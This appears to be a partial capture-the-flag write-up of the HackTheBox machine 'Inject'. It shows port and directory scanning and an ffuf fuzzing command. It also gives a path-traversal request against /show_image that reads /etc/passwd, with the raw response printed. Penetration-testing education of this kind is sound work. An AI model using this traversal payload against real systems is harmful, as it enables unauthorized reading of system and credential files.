HackTheBox Writeup - Inject

#hackthebox #linux #nmap #gobuster #burpsuite #ffuf #path-traversal #file-read #Local-File-Inclusion #tomcat #Information-Disclosure #java #maven #spring-framework #spring-cloud #spring #CVE-2022-22963 #command-injection #pspy #ansible #ansible-playbook

Inject has a website with a file read vulnerability that allows me to read the source code for the site. The source leaks that it's using SpringBoot, and have a vulnerable library in use that allows me to get remote code execution. I'll show how to identify this vulnerability both manually and using Snyk. The root step is about abusing a cron that's running the Ansible automation framework.

Recon


Nmap

```
# Nmap 7.93 scan initiated Sat Mar 25 11:16:28 2023 as: nmap -sVC -p- -Pn -T4 -oA inject -vv 10.10.11.204
Increasing send delay for 10.10.11.204 from 0 to 5 due to 961 out of 2402 dropped probes since last increase.
Increasing send delay for 10.10.11.204 from 5 to 10 due to 34 out of 84 dropped probes since last increase.
Nmap scan report for 10.10.11.204
Host is up, received user-set (0.22s latency).
Scanned at 2023-03-25 11:16:29 EDT for 1311s
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE     REASON         VERSION
22/tcp   open  ssh         syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 caf10c515a596277f0a80c5c7c8ddaf8 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQDKZNtFBY2xMX8oDH/EtIMngGHpVX5fyuJLp9ig7NIC9XooaPtK60FoxOLcRr4iccW/9L2GWpp6kT777UzcKtYoijOCtctNClc6tG
1hvohEAyXeNunG7GN+Lftc8eb4C6DooZY7oSeO++PgK5oRi3/tg+FSFSi6UZCsjci1NRj/0ywqzl/ytMzq5YoGfzRzIN3HYdFF8RHoW8qs8vcPsEMsbdsy1aGRbslKA2l1
qmejyU9cukyGkFjYZsyVj1hEPn9V/uVafdgzNOvopQlg/yozTzN+LZ2rJO7/CCK3cjchnnPZZfeck85k5sw1G5uVGq38qcusfIfCnZlsn2FZzP2BXo5VEoO2IIRudCgJWT
zb8urJ6JAWc1h0r6cUlxGdOvSSQQO6Yz1MhN9omUD9r4A5ag4cbI09c1KOnjzIM8hAWlwUDOKlaohgPtSbnZoGuyyHV/oyZu+/1w4HJWJy6urA43u1PFTonOyMkzJZihWN
nkHhqrjeVsHTywFPUmTODb8=
|   256 d51c81c97b076b1cc1b429254b52219f (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBIUJSpBOORoHb6HHQkePUztvh85c2F5k5zMDp+hjFhD8VRC2uKJni1FLYkxVPc/yY3Km7Sg1GzTyoG
Uxvy+EIsg=
|   256 db1d8ceb9472b0d3ed44b96c93a7f91d (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICZzUvDL0INOklR7AH+iFw+uX+nkJtcw7V+1AsMO9P7p
8080/tcp open  nagios-nsca syn-ack ttl 63 Nagios NSCA
|_http-title: Home
| http-methods:
|_  Supported Methods: GET HEAD OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Mar 25 11:38:20 2023 -- 1 IP address (1 host up) scanned in 1311.80 seconds
```

Enum

TCP 8080 - Zodd Cloud

Seems like a static website


Not secure | 10.10.11.204:8080
Home
Features
How it Works
Blogs
Pricing
Upload
Log in
Sign Up
Welcome to the new internet | Muneeb Ali | TEDxNewYork
Share

Zodd Cloud

Store, share, and collaborate on files and folders from your mobile device, tablet, or computer.

Features

Built-in protections

Drive can provide encrypted and secure access to your files. Files shared with you can be proactively scanned and removed when malware, spam, ransomware, or phishing is detected.

Fully Encrypted


An encryption system with an highly Encrypted algorithm which enables that you are the only one who can able to decrypt the cloud service. Which provides full control of your cloud service.

Faster Data Transfer

Faster uploading and downloading of larger files irrespective of your internet speed. A Compression algorithm works underhood which enables loss less compression.

How it works

The `login` and `register` function is not implemented



Under Construction


Please forgive the inconvenience.
We are currently initializing our brand new site.


It's okay, we're excited too!

Gobuster

```
┌──(root㉿kali)-[~/inject]
└─# gobuster dir -u http://10.10.11.204:8080 -w /usr/share/seclists/Discovery/Web-Content/raft-medium-words.txt -t 50 -e -o inject.gobuster
...
http://10.10.11.204:8080/register             (Status: 200) [Size: 5654]
http://10.10.11.204:8080/error                (Status: 500) [Size: 106]
http://10.10.11.204:8080/upload               (Status: 200) [Size: 1857]
http://10.10.11.204:8080/blogs                (Status: 200) [Size: 5371]
http://10.10.11.204:8080/environment          (Status: 500) [Size: 712]
http://10.10.11.204:8080/show_image           (Status: 400) [Size: 194]
http://10.10.11.204:8080/release_notes        (Status: 200) [Size: 1086]
```


/upload





Uploaded!

View your Image




- Checks if the file is image by file extension name only
- The uploaded file will be automatically deleted in about 1 minute

Fuzzing:

```
ffuf -u "http://10.10.11.204:8080/show_image?img=FUZZ" -w /usr/share/seclists/Fuzzing/LFI/LFI-LFISuite-pathtotest.txt -fc 500
```

LFI: `/show_image?img=../../../../../../etc/passwd`


Burp Suite Community Edition v2023.1.2 - Temporary Project (on 10.10.11.204)
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extensions Learn
Send
Cancel
Target: htt
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Search...
0 matches
Done

```
GET /show_image?img=../../../../../../etc/passwd HTTP/1.1
Host: 10.10.11.204:8080
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
age/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

```
HTTP/1.1 200
Accept-Ranges: bytes
Content-Type: image/jpeg
Content-Length: 1986
Date: Mon, 27 Mar 2023 13:00:32 GMT
Connection: close

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time
```

Use LFI to get `/etc/passwd`, then get active users

```
